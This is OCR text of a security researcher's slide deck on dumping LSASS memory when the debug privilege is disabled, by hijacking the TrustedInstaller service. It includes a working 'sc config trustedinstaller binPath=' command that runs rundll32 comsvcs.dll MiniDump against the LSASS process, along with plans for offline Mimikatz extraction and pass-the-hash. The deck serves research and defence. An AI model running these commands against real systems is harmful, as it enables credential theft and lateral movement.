TRUST ME, I GOT THIS

Dumping LSASS when Debug Privilege is disabled

PLEASE SELECT

PLAYER

UserName: gl4ssesbo1

Name: Bleon Proko

Description: Put something descriptive here

Position: Cloud Security Researcher @ Permiso

EXTRA LIFE 2


WHY DO WE DUMP LSASS?

Dump NTLM Hashes to crack

Dump NTLM Hashes for PTH Attacks


Find other credentials like certs, tokens, etc

SeDebugPrivilege



SeDebugPrivilege is managed by a Local GPO Policy on Group Policy Management Editor → Windows Settings → Security Settings → Local Policies → User Rights Assignment → Debug programs

How a simple Group Policy setting can prevent a Privilege Escalation from becoming a Lateral Movement





SO, WE
LOST?

TrustedInstaller

TrustedInstaller is a built-in Windows Identity which manages a lot of System and Services Files and has full access on them. It is designed to not be achievable using other methods, except from a Windows Service called TrustedInstaller (though unofficially, an attacker can abuse Windows Tokens to get access as it).


```
PS C:\Windows\system32> cmd /c sc qc trustedinstaller
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: trustedinstaller
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\servicing\TrustedInstaller.exe
        LOAD_ORDER_GROUP   : ProfSvc_Group
        TAG                : 0
        DISPLAY_NAME       : Windows Modules Installer
        DEPENDENCIES       :
        SERVICE_START_NAME : localSystem
```

TrustedInstaller has full access to LSASS Process and is not affected by the Debug Programs GPO.




Therefore, the attack plan becomes:

1. Get TrustedInstaller Privilege
2. Run LSASS Dumper using TrustedInstaller Privileges and get the Memory Dump
3. Offline dump the creds on the attacker's machine using Mimikatz (or any equivalent)



Task Manager
File Options View
Processes Performa
Name
ApplicationFrame
audiodg.exe
backgroundTaskH
BingChatInstaller.
conhost.exe
csrss.exe
csrss.exe
ctfmon.exe
dllhost.exe
dwm.exe
explorer.exe
fontdrvhost.exe
fontdrvhost.exe
lsass.exe
MicrosoftEdgeUp
mmc.exe
msedge.exe
msedge.exe
msedge.exe
msedge.exe
msedge.exe
msedge.exe
Fewer details
Administrator: Windows PowerShell
SERVICE_NAME: trustedinstaller
TYPE : 10 WIN32_OWN_PROCESS
START_TYPE : 3 DEMAND_START
ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : C:\Windows\servicing\TrustedInstaller.exe
LOAD_ORDER_GROUP : ProfSvc_Group
TAG : 0
DISPLAY_NAME : Windows Modules Installer
DEPENDENCIES :
SERVICE_START_NAME : localSystem
PS C:\Windows\system32> sc config trustedinstaller binpath= 'C:\windows\System32\rundll32.exe C:\Windows\System32\comsvc
.dll,MiniDump 704 C:\Users\Public\Hello.log full'
Set-Content : A positional parameter cannot be found that accepts argument 'binpath='.
At line:1 char:1
+ sc config trustedinstaller binpath= 'C:\windows\System32\rundll32.exe ...
+ ~~~~~~
+ CategoryInfo : InvalidArgument: (:) [Set-Content], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.SetContentCommand
PS C:\Windows\system32> cmd /c sc config trustedinstaller binPath= 'C:\windows\System32\rundll32.exe C:\Windows\System3
\comsvcs.dll,MiniDump 704 C:\Users\Public\hello.log full'
Program 'cmd.exe' failed to run: Access is deniedAt line:1 char:1
+ cmd /c sc config trustedinstaller binPath= 'C:\windows\System32\rundl ...
+ ~~~~~~
At line:1 char:1
+ cmd /c sc config trustedinstaller binPath= 'C:\windows\System32\rundl ...
+ ~~~~~~
+ CategoryInfo : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
PS C:\Windows\system32> cmd /c sc config trustedinstaller binPath= 'C:\windows\System32\rundll32.exe C:\Windows\System3
\comsvcs.dll,MiniDump 704 C:\Users\Public\hello.log full'
[SC] ChangeServiceConfig SUCCESS
PS C:\Windows\system32> sc config trustedinstaller binpath= 'C:\windows\System32\rundll32.exe C:\Windows\System32\comsv
.dll,MiniDump 704 C:\Users\Public\hello.log full'
Windows Security
Virus & threat pro
Turn on virus pro
Virus protection is
on Microsoft Defe
Type here to search
3:45 PM
5/20/2024



What if TrustedInstaller does not have the necessary privileges?


Removing TrustedInstaller Privs and ReDump




What NT Authority does SYSTEM have?










NT Authority/SYSTEM

LSASS Process is executed by the SYSTEM identity.

fontdrvhost.exe	908	Running		00	916 K	
lsass.exe	704	Running	SYSTEM	00	6,744 K	Not allowed
MicrosoftEdgeUpdat...	4232	Running		00	676 K	

On the other hand, SYSTEM has access to the LSASS Process, even though it says Only Read And Execute Access.



